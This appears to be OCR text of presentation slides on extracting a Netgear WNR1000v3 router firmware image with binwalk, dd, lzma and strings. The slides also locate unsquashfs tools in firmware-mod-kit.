
- Identifies headers, files, and code in files
- Uses libmagic + custom signature database
- devttys0.com




```
sh-4.1$ binwalk WNR1000v3-V1.0.2.26_51.0.59NA.chk

DECIMAL         HEX             DESCRIPTION
-------------------------------------------------------------------------------------------------------
58              0x3A            TRX firmware header, little endian, header size: 28 bytes,  image size: 2584576 bytes, CRC32: 0x9861D9FF flags/version: 0x10000
86              0x56            LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes, uncompressed size: 1634304 bytes
592666          0x90B1A         Squashfs filesystem, little endian, non-standard signature,  version 3.0, size: 1988809 bytes, 421 inodes, blocksize: 65536 bytes,
created: Fri Jul 16 06:30:19 2010

sh-4.1$
```

VSR

binwalk vs. find-headers.pl



```
sh-4.1$ time binwalk WNR1000v3-V1.0.2.26_51.0.59NA.chk

DECIMAL         HEX             DESCRIPTION
-------------------------------------------------------------------------------------------------------
58              0x3A            TRX firmware header, little endian, header size: 28 bytes,  image size: 2584576 bytes, CRC32: 0x9861D9FF flags/version: 0x10000
86              0x56            LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes, uncompressed size: 1634304 bytes
592666          0x90B1A         Squashfs filesystem, little endian, non-standard signature,  version 3.0, size: 1988809 bytes, 421 inodes, blocksize: 65536 byte
s, created: Fri Jul 16 06:30:19 2010


real    0m7.099s
user    0m7.074s
sys     0m0.011s
sh-4.1$
```



```
Offset 2581295: /dev/stdin: Sendmail frozen configuration  - version \356\270\263L\272\372\013\353\360\264QwQ\323|R\207\223\246\371\233\001
Offset 2581313: /dev/stdin: COM executable for DOS
Offset 2581324: /dev/stdin: DOS executable (COM)
Offset 2581326: /dev/stdin: SysEx File -
Offset 2581349: /dev/stdin: ACB archive data
Offset 2581354: /dev/stdin: DBase 3 data file with memo(s) (768584421 records)
Offset 2581359: /dev/stdin: Dyalog APL version 45 .223
Offset 2581372: /dev/stdin: ACB archive data
Offset 2581373: /dev/stdin: 8086 relocatable (Microsoft)
Offset 2581395: /dev/stdin: Sendmail frozen configuration  - version n}\212C\275\322\006\366\221\323\263_\035\224\2157\376\276
Offset 2584633: /dev/stdin: very short file (no magic)

real    228m31.908s
user    57m0.760s
sys     177m5.056s
sh-4.1$
```


Extracting from the Image

Items to Extract (WNR1000v3)

- Headers
- LZMA blob
- SquashFS filesystem

Extracting the Headers

- Offset: 0 bytes
- Size: 86 bytes




```
sh-4.1$ dd if=WNR1000v3-V1.0.2.26_51.0.59NA.chk of=headers.bin bs=86 count=1
1+0 records in
1+0 records out
86 bytes (86 B) copied, 9.2748e-05 s, 927 kB/s
sh-4.1$ 
```

VSR

Extracting the LZMA Blob


- Offset: 86
- Size: 592580 bytes



```
sh-4.1$ dd if=WNR1000v3-V1.0.2.26_51.0.59NA.chk of=lzma_block.lzma bs=86 skip=1
30052+1 records in
30052+1 records out
2584548 bytes (2.6 MB) copied, 0.218798 s, 11.8 MB/s
sh-4.1$ lzma -d lzma_block.lzma
sh-4.1$ strings -n10 lzma_block | head -n15
c0` b80 c8
TERM=linux
Calibrating delay loop...
%lu.%02lu BogoMIPS
Kernel command line: %s
POSIX conformance testing by UNIFIX
/dev/console
/sbin/init
No init found.  Try passing init= option to kernel.
Warning: unable to open an initial console.
Linux version 2.4.20 (zacker@svn) (gcc version 3.2.3 with Broadcom modifications
) #1 Fri Jul 16 18:22:57 CST 2010
ataraid/d0p
ataraid/d1p
ataraid/d2p
ataraid/d3p
sh-4.1$ 
```

Extracting the SquashFS Filesystem


- Offset: 592666
- Size: 1988809 bytes



```
sh-4.1$ dd if=WNR1000v3-V1.0.2.26_51.0.59NA.chk of=squashfs.bin bs=592666 skip=1
3+1 records in
3+1 records out
1991968 bytes (2.0 MB) copied, 0.0102608 s, 194 MB/s
sh-4.1$ 
```

Need unsquashfs?


firmware-mod-kit's got 'em



```
sh-4.1$ find firmware-mod-kit-read-only/trunk/ -name unsquashfs\* -executable -a ! -name \*.c -a ! -name \*.sh -print
firmware-mod-kit-read-only/trunk/src/squashfs-3.0-lzma-damn-small-variant/unsquashfs-lzma
firmware-mod-kit-read-only/trunk/src/squashfs-2.1-r2/unsquashfs
firmware-mod-kit-read-only/trunk/src/squashfs-2.1-r2/unsquashfs-lzma
firmware-mod-kit-read-only/trunk/src/squashfs-3.0/unsquashfs
firmware-mod-kit-read-only/trunk/src/squashfs-3.0/unsquashfs-lzma
firmware-mod-kit-read-only/trunk/src/others/squashfs-hg55x-bin/unsquashfs
firmware-mod-kit-read-only/trunk/src/others/squashfs-3.0-e2100/unsquashfs
firmware-mod-kit-read-only/trunk/src/others/squashfs-3.0-e2100/unsquashfs-lzma
firmware-mod-kit-read-only/trunk/src/others/squashfs-3.2-r2-lzma/squashfs3.2-r2/squashfs-tools/unsquashfs
firmware-mod-kit-read-only/trunk/src/others/squashfs-3.2-r2/unsquashfs
firmware-mod-kit-read-only/trunk/src/others/squashfs-4.0-realtek/unsquashfs
firmware-mod-kit-read-only/trunk/src/others/squashfs-3.3/unsquashfs
firmware-mod-kit-read-only/trunk/src/others/squashfs-4.0-lzma/unsquashfs-lzma
firmware-mod-kit-read-only/trunk/src/others/squashfs-3.3-grml-lzma/squashfs3.3/squashfs-tools/unsquashfs
firmware-mod-kit-read-only/trunk/src/others/squashfs-3.3-lzma/squashfs3.3/squashfs-tools/unsquashfs
sh-4.1$ 
```

VSR

